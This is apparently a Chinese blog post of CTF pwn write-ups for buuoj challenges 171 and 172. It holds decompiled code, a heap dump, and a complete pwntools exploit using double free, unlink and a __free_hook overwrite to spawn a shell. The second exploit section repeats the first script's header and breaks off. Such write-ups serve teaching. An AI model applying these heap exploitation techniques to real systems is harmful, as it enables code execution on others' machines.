
buuoj Pwn writeup 171-175

原创

yongbaoii 于 2021-06-09 09:23:24 发布 92 收藏
分类专栏： CTF 文章标签： 安全


CTF 专栏收录该内容
213 篇文章 7 订阅
订阅专栏

171 wdb_2018_1st_babyheap




```
wuangwuang@wuangwuang-PC:~/Desktop$ checksec -f ./171
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes    0               3       ./171
```

add



```
  char s[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index:");
  memset(s, 0, 0x10uLL);
  read(0, s, 0xFuLL);
  v1 = atoi(s);
  if ( v1 <= 9 && !(&ptr)[v1] )
  {
    (&ptr)[v1] = (char *)malloc(0x20uLL);
    printf("Content:");
    sub_40092B((&ptr)[v1], 32LL);
    puts("Done!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


edit



```
unsigned __int64 edit()
{
  unsigned int v1; // [rsp+Ch] [rbp-24h]
  char s[24]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index:");
  memset(s, 0, 0x10uLL);
  read(0, s, 0xFuLL);
  v1 = atoi(s);
  if ( v1 <= 0x1F && (&ptr)[v1] && dword_6020B0 != 3 )
  {
    printf("Content:");
    sub_40092B((&ptr)[v1], 32LL);
    ++dword_6020B0;
    puts("Done!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


只能编辑三次。

show



```
unsigned __int64 v3; // [rsp+28h]

v3 = __readfsqword(0x28u);
printf("Index:");
memset(s, 0, 0x10uLL);
read(0, s, 0xFuLL);
v1 = atoi(s);
if ( v1 <= 9 && (&ptr)[v1] )
{
  puts((&ptr)[v1]);
  puts("Done!");
}
return __readfsqword(0x28u) ^ v3;
```

free




```
v3 = __readfsqword(0x28u);
printf("Index:");
memset(s, 0, 0x10uLL);
read(0, s, 0xFuLL);
v1 = atoi(s);
if ( v1 <= 9 && (&ptr)[v1] )
{
  free((&ptr)[v1]);
  puts("Done!");
}
return __readfsqword(0x28u) ^ v3;
```

简单的uaf。

我们可以通过unlink来泄露地址，劫持free_hook。


要注意的是它自己写的一个输入函数。



```
unsigned __int64 __fastcall sub_40092B(__int64 a1, unsigned int a2)
{
  unsigned __int64 result; // rax
  unsigned int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    read(0, (void *)(i + a1), 1uLL);
    if ( *(_BYTE *)(i + a1) == 10 || i == a2 - 1 )
    {
      result = i + a1;
      *(_BYTE *)result = 0;
      return result;
    }
  }
  return result;
}
```

要么就回车截断，要么就输入32个。所以我们在写exp的时候如果是32字节，就不要加回车，如果不够32个字节，就一定要加回车，不然输入是截断不了的。


先通过double free泄露地址，然后把heap_base + 0x10的chunk申请到。并且把heap_base再挂进去。



```
wndbg> bins
astbins
x20: 0x0
x30: 0xf73010 —▸ 0xf73000 ◂— 0x0
x40: 0x0
x50: 0x0
x60: 0x0
x70: 0x0
x80: 0x0
nsortedbin
ll: 0x0
mallbins
mpty
argebins
mpty
wndbg>
```

将heap_base + 0x10的地方拿回来，伪造好chunk，然后再次将heap_base申请回来伪造好chunk头，做一个unlink，目的是可以泄露libc地址，也可以顺便控制bss，劫持free_hook。


最后达到这样一个效果。


```
0xf73000:       0x0000000000000000      0x0000000000000031
0xf73010:       0x0000000000000000      0x0000000000000021
0xf73020:       0x0000000000602048      0x0000000000602050
0xf73030:       0x0000000000000020      0x0000000000000090
0xf73040:       0x0000000000f73000      0x0000000000000000
0xf73050:       0x0000000000000000      0x0000000000000000
0xf73060:       0x0000000000000000      0x0000000000000031
0xf73070:       0x0000000000616161      0x0000000000000000
0xf73080:       0x0000000000000000      0x0000000000000000
0xf73090:       0x0000000000000000      0x0000000000000031
0xf730a0:       0x0000000000616161      0x0000000000000000
0xf730b0:       0x0000000000000000      0x0000000000000000
0xf730c0:       0x0000000000000000      0x0000000000000031
0xf730d0:       0x0068732f6e69622f      0x0000000000000000
0xf730e0:       0x0000000000000000      0x0000000000000000
0xf730f0:       0x0000000000000000      0x0000000000020f11
0xf73100:       0x0000000000000000      0x0000000000000000
0xf73110:       0x0000000000000000      0x0000000000000000
0xf73120:       0x0000000000000000      0x0000000000000000
0xf73130:       0x0000000000000000      0x0000000000000000
0xf73140:       0x0000000000000000      0x0000000000000000
0xf73150:       0x0000000000000000      0x0000000000000000
0xf73160:       0x0000000000000000      0x0000000000000000
0xf73170:       0x0000000000000000      0x0000000000000000
0xf73180:       0x0000000000000000      0x0000000000000000
```


```python
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"

r = process("./171")
#r = remote("node3.buuoj.cn", "25155")
elf = ELF("./171")
libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6")
#libc = ELF("./64/libc-2.23.so")

def add(index, content):
    r.sendlineafter("Choice:", "1")
    r.sendlineafter("Index:", str(index))
    r.sendafter("Content:", content)

def edit(index, content):
    r.sendlineafter("Choice:", "2")
    r.sendlineafter("Index:", str(index))
    r.sendafter("Content:", content)

def show(index):
    r.sendlineafter("Choice:", "3")
    r.sendlineafter("Index:", str(index))

def delete(index):
    r.sendlineafter("Choice:", "4")
    r.sendlineafter("Index:", str(index))

bss_addr = 0x602060
```

```
add(0, (p64(0)+p64(0x31))*2)
add(1, 'aaa\n')
add(2, 'aaa\n')
add(3, 'aaa\n')
add(4, '/bin/sh\n')

delete(0)
delete(1)
delete(0)
show(0)
heap_base = u64(r.recvuntil('\n')[:-1].ljust(8, '\x00')) - 0x30
print "heap_base" + hex(heap_base)

edit(0, p64(heap_base + 0x10)+'\n')
add(5, p64(0) + p64(0x31) + p64(heap_base) + p64(bss_addr-0x10))
#把heap_base再次挂进bins中.

payload = p64(bss_addr-0x18) + p64(bss_addr-0x10) + p64(0x20) + p64(0x90)
add(6, payload)
#伪造好chunk

add(7, p64(0) + p64(0x21) + p64(bss_addr-0x18) + p64(bss_addr-0x10))
#上面把heap_base挂进来的原因就是在这里修改伪造的chunk的chunk头

delete(1)
#然后把chunk 挂入unsorted bin中.

show(6)

malloc_hook = (u64(r.recvuntil('\x7f').ljust(8, '\x00')) & 0xfffffffffffff000) + (libc.sym['__malloc_hook'] & 0x
fff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
print "libc_addr = " + hex(libc_base)

system_addr = libc_base + libc.sym['system']
free_hook = libc_base + libc.sym['__free_hook']

edit(0, p64(0) * 3 + p64(free_hook))
edit(0, p64(system_addr) + '\n')
delete(4)

r.interactive()
```


172 npuctf_2020_bad_guy


```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   85 Symbols      Yes     0               6            ./172
```


add


```
ssize_t add()
{
  unsigned __int64 v1; // [rsp+0h] [rbp-10h]
  __int64 size; // [rsp+8h] [rbp-8h]

  printf("Index :");
  v1 = read_num();
  printf("size: ");
  size = read_num();
  *((_QWORD *)&heaparray + 2 * v1 + 1) = malloc(size);
  if ( !*((_QWORD *)&heaparray + 2 * v1 + 1) || v1 > 0xA )
  {
    puts("Bad Guy!");
    exit(1);
  }
  *((_QWORD *)&heaparray + 2 * v1) = size;
  printf("Content:");
  return read(0, *((void **)&heaparray + 2 * v1 + 1), size);
}
```

edit


```
int edit()
{
  unsigned __int64 v1; // [rsp+0h] [rbp-10h]
  __int64 nbytes; // [rsp+8h] [rbp-8h]

  if ( count <= 0 )
  {
    puts("Bad Guy!");
    exit(1);
  }
  --count;
  printf("Index :");
  v1 = read_num("Index :");
  printf("size: ");
  nbytes = read_num("size: ");
  if ( !*((_QWORD *)&heaparray + 2 * v1 + 1) || v1 > 9 )
    return puts("Bad Guy!");
  printf("content: ");
  return read(0, *((void **)&heaparray + 2 * v1 + 1), nbytes);
}
```

直接就堆溢出，一共可以edit四次。



```c
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  printf("Index :");
  v2 = read_num("Index :");
  if ( *((_QWORD *)&heaparray + 2 * v2 + 1) || v2 > 0xA )
  {
    free(*((void **)&heaparray + 2 * v2 + 1));
    v0 = (_QWORD *)((char *)&heaparray + 16 * v2 + 8);
    *v0 = 0LL;
  }
  else
  {
    LODWORD(v0) = puts("Bad Guy!");
```

就是一道简单的堆溢出，我们再次回顾一下堆溢出的思路。
堆溢出可以走uaf去攻击fastbin的路子，也可以走unlink的路子。


因为程序开了PIE，所以我们unlink不了，因为泄露不了程序基地址，所以我们还是泄露libc地址，然后攻击malloc_hook。

泄露libc地址因为没有show函数，所以只能通过劫持stdout来泄露地址。


exp

```python
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"

r = process("./171")
#r = remote("node3.buuoj.cn", "25155")
elf = ELF("./171")
libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6")
#libc = ELF("./64/libc-2.23.so")

